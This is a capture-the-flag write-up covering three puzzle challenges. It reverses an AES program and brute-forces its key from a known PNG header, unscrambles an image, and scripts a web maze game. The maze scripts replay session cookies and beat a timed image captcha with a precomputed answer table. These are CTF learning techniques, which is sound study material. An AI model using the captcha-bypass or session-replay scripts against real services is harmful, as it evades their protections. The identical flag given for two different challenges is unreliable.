        /*00f8*/                   LOP32I.XOR R7, R7, 0xdeadbeef;  /* 0x3b7ab6fbbc71dc82 */
                                                                    /* 0x2272304230423047 */
        /*0108*/                   LOP32I.XOR R11, R11, 0xdeadbeef; /* 0x3b7ab6fbbcb2dc82 */
        /*0110*/                   LOP32I.XOR R12, R12, 0xdeadbeef; /* 0x3b7ab6fbbcc31c82 */
        /*0118*/                   LOP32I.XOR R4, R10, 0xdeadbeef; /* 0x3b7ab6fbbca11c82 */
        /*0120*/                   LOP32I.XOR R13, R13, 0xdeadbeef; /* 0x3b7ab6fbbcd35c82 */
        /*0128*/                   ST.E [R2+0x4], R5;              /* 0x9400000010215c85 */
        /*0130*/                   LOP32I.XOR R14, R8, 0xdeadbeef; /* 0x3b7ab6fbbc839c82 */
        /*0138*/                   LOP32I.XOR R9, R9, 0xdeadbeef;  /* 0x3b7ab6fbbc925c82 */
...
```

What followed were a lot of assembly. Nevertheless I started to reverse every function step by step. Though suddenly, I recognized a few similarities to the AES WhiteBox from egg14. Could this possibly be AES?

The string which seems to be decrypted and is written to the file `egg` is called `v10`:

```
[0x00403760]> pc @ obj.v10
#define _BUFFER_SIZE 256
const uint8_t buffer[256] = {
  0x71, 0x31, 0xad, 0x54, 0xef, 0x04, 0xdb, 0xa5, 0x03, 0x30,
  0x0c, 0x0f, 0xf7, 0xbd, 0x83, 0x8e, 0xb1, 0xcd, 0x89, 0xc5,
  0x6f, 0x8a, 0x0e, 0x6b, 0xb3, 0x18, 0xc1, 0xd5, 0xc6, 0x5c,
  0x44, 0x1a, 0xa2, 0x80, 0xb7, 0xc1, 0xe1, 0x9a, 0x6f, 0xba,
  0x4f, 0x11, 0x03, 0xb8, 0x1e, 0xbc, 0x8d, 0xe3, 0xf2, 0x99,
...
```

So let's try to decrypt this string with AES and an arbitrary key we choose:

```
root@kali:~/Documents/he19/egg19# python
Python 2.7.15+ (default, Feb  3 2019, 13:13:16)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Cipher import AES
>>> key = 'testtesttesttest'
>>> cipher = AES.new(key, AES.MODE_ECB)
>>> v10 = '\x71\x31\xad\x54\xef\x04\xdb\xa5\x03\x30\x0c\x0f\xf7\xbd\x83\x8e'
>>> cipher.decrypt(v10).encode('hex')
'24d2b45ee0fa357d13508450b634e5d5'
```

And now let's use the same key for the program:

```
user@h0st:~/Documents/he19/egg19$ ./coumpactdiasc
Enter Password: testtesttesttest
```

And compare the result stored in the file `egg`:

```
user@h0st:~/Documents/he19/egg19$ hexdump -C egg | head -n 1
00000000  24 d2 b4 5e e0 fa 35 7d  13 50 84 50 b6 34 e5 d5  |$..^..5}.P.P.4..|
```

The output is the same. The program simply implements an AES encryption using the given key. This means, that we can use any AES featuring tool in order to find the valid key.

On the password hint image we can see that the last letters of the password are `THCUDA`. Taking into account english words, which end with the letters `TH`, it seems probable that the password ends with `WITHCUDA`.

Since the key should be 16 byte, there are 8 bytes left to bruteforce: `xxxxxxxxWITHCUDA`.

Also we can assume that the resulting file called `egg` should probably be an PNG image. This makes the first 16 bytes of the plain text: `89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52`.

Taking all this into account we can use this very good AES bruteforcing tool: aes-brute-force.

We have to provide:

- a key mask (we only want to bruteforce the first 8 bytes: `FFFFFFFF_FFFFFFFF_00000000_00000000`)
- the parts of the key we know (`...WITHCUDA`: `00000000_00000000_57495448_43554441`)
- the plain text we expect (`89504E47_0D0A1A0A_0000000D_49484452`)
- the cipher text to be used (`7131AD54_EF04DBA5_03300C0F_F7BD838E`)
- the charset for the key (since the key until know only contains uppercase letters: `65 - 90`)

```
user@h0st:/opt/aes-brute-force$ ./aes-brute-force FFFFFFFF_FFFFFFFF_00000000_00000000 00000000_00000000_57495448_43554441
89504E47_0D0A1A0A_0000000D_49484452 7131AD54_EF04DBA5_03300C0F_F7BD838E 65 90
INFO: 12 concurrent threads supported in hardware.

Search parameters:
        n_threads:      12
        key_mask:       FFFFFFFF_FFFFFFFF_00000000_00000000
        key_in:         00000000_00000000_57495448_43554441
        plain:          89504E47_0D0A1A0A_0000000D_49484452
        cipher:         7131AD54_EF04DBA5_03300C0F_F7BD838E
        byte_min:       0x41
        byte_max:       0x5A

        jobs_key_mask:00FFFFFF_FFFFFFFF_00000000_00000000

Launching 64 bits search

Thread 0 claims to have found the key
        key found:      41455343_5241434B_57495448_43554441

Performances:
        91463133065 AES128 operations done in 942.856s
        10ns per AES128 operation
        97.01 million keys per second
```

The tool successfully bruteforced the key: `41455343_5241434B_57495448_43554441`. Converting this to ASCII:

```
>>> '41455343_5241434B_57495448_43554441'.replace('_','').decode('hex')
'AESCRACKWITHCUDA'
```

... reveals, that the key is `AESCRACKWITHCUDA`:

```
user@h0st:~/Documents/he19/egg19$ ./coumpactdiasc
Enter Password: AESCRACKWITHCUDA

user@h0st:~/Documents/he19/egg19$ file egg
egg: PNG image data, 480 x 480, 8-bit/color RGBA, non-interlaced
```


The flag is he19-NUSm-dv5t-thFy-XVMV.

---

return to overview ⇧

20 - Scrambled Egg

The challenge provides the following image:



Obviously we have to *unscramble* the image in order to restore the egg. The challenge here was rather to find out what needs to be done than how this can be done.

The first thing, which felt a little bit odd, is the solution of the image:

```
root@kali:~/Documents/he19/egg20# exiftool egg.png
ExifTool Version Number         : 11.16
File Name                       : egg.png
Directory                       : .
File Size                       : 60 kB
File Modification Date/Time     : 2019:01:14 02:00:04-05:00
File Access Date/Time           : 2019:06:03 04:18:22-04:00
File Inode Change Date/Time     : 2019:06:03 04:18:22-04:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 259
Image Height                    : 256
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Image Size                      : 259x256
Megapixels                      : 0.066
```

The solution is `259x256`. Lately this will make sense.

I started by writing a python script, which prints out all pixel values line by line:

```
from PIL import Image

img = Image.open('egg.png')
pix = img.load()

for h in range(img.size[1]):
  for w in range(img.size[0]):
    p = pix[w,h]
    print(p)
```

Browsing through the output in each line of the image three odd pixels can be recognized:

```
root@kali:~/Documents/he19/egg20# ./inspect.py
(1, 1, 207, 255)
(1, 1, 207, 255)
(1, 1, 207, 255)
(1, 1, 205, 255)
(1, 1, 205, 255)
(1, 1, 205, 255)
(1, 1, 205, 255)
(1, 1, 205, 255)
(1, 1, 205, 255)
(1, 1, 203, 255)
(1, 1, 203, 255)
(1, 1, 203, 255)
(1, 1, 203, 255)
(0, 23, 0, 0)
(1, 1, 201, 255)
(1, 1, 201, 255)
(1, 1, 201, 255)
(1, 1, 201, 255)
(1, 1, 201, 255)
(1, 1, 199, 255)
(1, 1, 199, 255)
(1, 1, 199, 255)
(1, 1, 199, 255)
(23, 0, 0, 0)
(1, 1, 199, 255)
(1, 1, 199, 255)
(1, 1, 199, 255)
...
(233, 197, 1, 255)
(233, 197, 1, 255)
(233, 197, 1, 255)
(233, 197, 1, 255)
(233, 195, 1, 255)
(233, 195, 1, 255)
(0, 0, 23, 0)
...
```

Each line of the image contains three pixels, which alpha value is `0`. Only one other value (`R`, `G` or `B`) is set. The others are also `0`. The one value, which is not zero, seems to be a predefined value per line of the image:

```
root@kali:~/Documents/he19/egg20# ./inspect.py | grep '0)'
(0, 23, 0, 0)
(23, 0, 0, 0)
(0, 0, 23, 0)
(0, 214, 0, 0)
(214, 0, 0, 0)
(0, 0, 214, 0)
(0, 0, 175, 0)
(0, 175, 0, 0)
(175, 0, 0, 0)
(223, 0, 0, 0)
(0, 223, 0, 0)
(0, 0, 223, 0)
(0, 53, 0, 0)
(53, 0, 0, 0)
(0, 0, 53, 0)
(0, 0, 46, 0)
(46, 0, 0, 0)
...
```

After thinking about those pixels a while, I assumed that the specific value of one line determine, where this line of the image should actually be. This would mean, that we just have to reorder the lines:

Before:

```
[--- line 23 ---]
[--- line 214 ---]
[--- line 175 ---]
[--- line 223 ---]
[--- line 53 ---]
...
```

Afterwards:

```
[--- line 1 ---]
[--- line 2 ---]
[--- line 3 ---]
[--- line 4 ---]
[--- line 5 ---]
...
```

The harder part was to figure out, how the colors within a single line of the images were mixed up. By comparing the RGB-values with the values of a valid red egg, it seemed to me that the channels (`RGB`) have been shifted.

Also, the three pixels within each line are always at a different position. And only one value (`R`, `G` or `B`) is actually set. Now this make sense! The position of the pixel within a line determine how many position the channel has been shifted. For example a shift could look like this:

```
R: [4 5 6 7 8 9 0 1 2 3 ...]
G: [1 2 3 4 5 6 7 8 9 0 ...]
B: [7 8 9 0 1 2 3 4 5 6 ...]
```

Thus we have to revert the shifting:

```
R: [0 1 2 3 4 5 6 7 8 9 ...]
G: [0 1 2 3 4 5 6 7 8 9 ...]
B: [0 1 2 3 4 5 6 7 8 9 ...]
```

The following python script carries out both of the mentioned steps:

```
#!/usr/bin/env python

from PIL import Image

img = Image.open('egg.png')
pix = img.load()

line_map = {}

for h in range(img.size[1]):
  r=[]; g=[]; b=[]
  r_idx=0; g_idx=0; b_idx=0;
  line_num=0
  for w in range(img.size[0]):
    p = pix[w,h]
    if (p[3] == 0):
      # special pixel
      line_num = p[0]+p[1]+p[2]
      if (p[0] > 0)  : r_idx = w
      elif (p[1] > 0): g_idx = w
      elif (p[2] > 0): b_idx = w
    else:
      r.append(p[0])
      g.append(p[1])
      b.append(p[2])

  # processed one line of the image
  line_map[line_num] = []
  for i in range(256):
    line_map[line_num].append( (r[(i+r_idx)%256], g[(i+g_idx)%256], b[(i+b_idx)%256]) )

# reorder lines
new_pixels = []
for i in range(256): new_pixels += line_map[i]

img_new = Image.new('RGB', (256, 256))
img_new.putdata(new_pixels)
img_new.save('egg_out.png')
```

Running the script:

```
root@kali:~/Documents/he19/egg20# ./unscrambleEgg.py
```

... creates a new file `egg_out.png`:


The flag is he19-NUSm-dv5t-thFy-XVMV.

---

return to overview ⇧

21 - The Hunt: Misty Jungle

After choosing the path `Misty-Jungle` on the challenge website, the first relevant information can be found here:




It turned out that the string is simply rotated by `1`. Thus we can subtract `1` from each character to gain the original string:


```
root@kali:~/Documents/he19/egg21# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> s = '``bqq`vsm``0npwf0y0z'
>>> r = ''
>>> for c in s: r += chr(ord(c)-1)
...
>>> r
'__app_url__/move/x/y'
```

Accordingly the string is `__app_url__/move/x/y`, which tells us how we can move.


After clicking on `I'm ready!` we get to the following page:



Knowing how to move we can for example append `/move/1/0` to the URL in order to move to the right:



There is obviously a wall at the right side of us. Moving to the top (`/move/0/-1`) does work, though:




In order to expose all walls of the maze, I wrote the following python script:

```
#!/usr/bin/env python

import requests
import readchar

def move(s,d):
  if (d == 'd'): url_d = '1/0'
  elif (d == 'a'): url_d = '-1/0'
  elif (d == 'w'): url_d = '0/-1'
  elif (d == 's'): url_d = '0/1'
  return s.get('http://whale.hacking-lab.com:5337/move/'+url_d)

def dirToCoord(d):
  if (d == 'd'): return (1,0)
  elif (d == 'a'): return (-1,0)
```

```
    elif (d == 'w'): return (0,-1)
    elif (d == 's'): return (0,1)

  def printField(f):
    for i in range(SIZE-1):
      for j in range(SIZE-1):
        print(f[j][i]),
      print('')
    saveField(f, SIZE)

  def loadField(f):
    try:
      lines = open('field_'+str(SIZE)+'.txt').read().split('\n')
      i = 0
      lines = lines[:-1]
      for line in lines:
        line = line[:-1]
        j = 0
        for val in line.split(','):
          if (val != 'o'):
            f[i][j] = val
          j += 1
        i += 1
    except: pass

  def saveField(f, s):
    pFile = open('field_'+str(SIZE)+'.txt','w')
    for i in range(SIZE-1):
      line = ''
      for j in range(SIZE-1):
        line += str(f[i][j])+','
      pFile.write(line[:-1]+'\n')
    pFile.close()



  s = requests.Session()

  s.get('http://whale.hacking-lab.com:5337/1804161a0dabfdcd26f7370136e0f766')
  s.get('http://whale.hacking-lab.com:5337/')

  field = []
  SIZE = 57


  for i in range(SIZE-1):
    field.append([])
    for j in range(SIZE-1):
      field[i].append(' ')

  curp = (len(field)/2,len(field)/2)

  loadField(field)
  field[curp[0]][curp[1]] = 'o'
  printField(field)

  while True:
    while True:
      direction = readchar.readchar()
      if (direction == 'x'): quit()
      if (direction == 'p'): print(s.cookies.get_dict())
      if (direction in 'wasd'): break
    resp = move(s, direction).text
    dtc = dirToCoord(direction)
    if ('Ouch! You would hit a wall.' in resp):
      field[curp[0]+dtc[0]][curp[1]+dtc[1]] = 'X'
    else:
      field[curp[0]][curp[1]] = ' '
      curp = (curp[0] + dtc[0], curp[1] + dtc[1])
      field[curp[0]][curp[1]] = 'o'
    printField(field)
    if ('<h3 style="margin-bottom:-5px">' in resp):
      h3 = resp[resp.index('<h3 style="margin-bottom:-5px">')+4:]
      h3 = h3[:h3.index('</h3>')]
      print('--> ' + h3)
```

This script can be used to move around in the maze and find walls (`Ouch! You would hit a wall.`) as well as challenges (usually enclosed in a `<h3>` tag). It can also be used to print the current session cookie by pressing `p` in order to use this session within a browser to manually solve a task.

Based on the output of the script, I created the following map:




One very important aspect of this challenge (also true for egg22) is, that the whole state of the game is stored in the user's session cookie. This means that we don't have to repeatedly solve the single tasks, but can simply save the session cookie after having solved a task and always use this saved cookie as a starting pointer to solve further tasks. Once we have solved another task, we take this session cookie and proceed with the next task and so forth.

So let's have a look at the single tasks:

Warmup

This is the very first task, we have to solve:




The picture on the left is a static picture (`c11.png`). The picture on the right is dynamically created and contains a few pixels, which differ from the static image. We only have to find those different pixels:

```
def solveChallenge11():
  img1 = Image.open('c11/c11.png')
  pix1 = img1.load()
  img2 = Image.open('c11/img.png')
  pix2 = img2.load()

  res = '['
  for w in range(img1.size[0]):
    for h in range(img1.size[1]):
      if (pix1[w,h] != pix2[w,h]):
```

```
        res += '['+str(w)+','+str(h)+'], '
  res = res[:-2]+']'
  return res

resp = # ... contains html code of task website ...
find1 = '<img src="../../static/img/ch11/challenges/'
img = resp[resp.index(find1)+len(find1):]
img = img[:img.index('">')]
# download image!
imgUrl = 'http://whale.hacking-lab.com:5337/static/img/ch11/challenges/'+img
imgDownload = s.get(imgUrl).content
f = open('c11/img.png', 'w')
f.write(imgDownload)
f.close()
res = solveChallenge11()
resp = s.get('http://whale.hacking-lab.com:5337/?pixels='+res).text
if ('You solved it!' in resp): print('solved c11!')
else:
  print('failure solving c11')
  quit()
```

C0tt0nt4il Ch3ck

This task requires the user to solve 10 equations in time:



This task really took me some time. I figured out that the number of different pictures is quite limited. Thus I wrote a little script, which downloaded all different images and prompted me to manually enter the result. I stored the solution in a text file:


```
root@kali:~/Documents/he19/egg21/c12# cat sol.txt
a94e1283-de0c-142-879b-97d5764c4bb0.png,142
7230c105-78be-77-900d-af88e24804dc.png,77
e6cd83d0-cf6b-142-8989-489bc9742630.png,142
3e1785d4-f44f-92-8d4c-d9f9cb6c529d.png,92
788116b2-591a-107-85c5-c4c273e74ea6.png,107
0f41dcad-1774-74-970b-257da9e7cc6a.png,74
11f1a7bd-6e36-71-9003-cdbde3133213.png,71
487f71d7-57fd-87-bb59-4141ef304261.png,87
459bb71e-8a2c-5-8ab7-3497476614e4.png,5
3ea51eb7-b92e-47-b393-6528daa628cd.png,47
84a604ef-0948-90-96a1-5f8df8c3ad57.png,90
6b9dbe13-a072-148-bd18-9e25f95bc32a.png,148
```

Now this file can be used to automatically solve the 10 equations in time:

```
result_map = {}
lines = open('c12/sol.txt').read().split('\n')
for line in lines:
  line = line.strip()
  if (len(line) == 0): continue
  imgName = line.split(',')[0]
  res = line.split(',')[1]
  result_map[imgName] = res

def solveChallenge12(s, resp):
  solvedCnt = 0
  while True:
    if ('Your journey ends here.' in resp): return False
    find1 = '<img id="captcha" src="static/img/ch12/challenges/'
    img = ''
    try:
      img = resp[resp.index(find1)+len(find1):]
    except: break
    img = img[:img.index('">')]
    if (img in result_map):
      solvedCnt += 1
      print('found image in map: '+str(solvedCnt))
      resp = s.get('http://whale.hacking-lab.com:5337/?result='+result_map[img]).text
    else:
      return False
    if (solvedCnt == 10 and 'Check successful!' in resp):
      return True

if (solveChallenge12(s, resp)): print('solved c12!')
else:
  print('failure solving c12')
  quit()
```

Mathonymous

This task requires us to determine the mathematical operations within a equation:



In order to solve this task, I extracted the numbers of the equation and bruteforced the possible operations using `eval` to calculate the result:

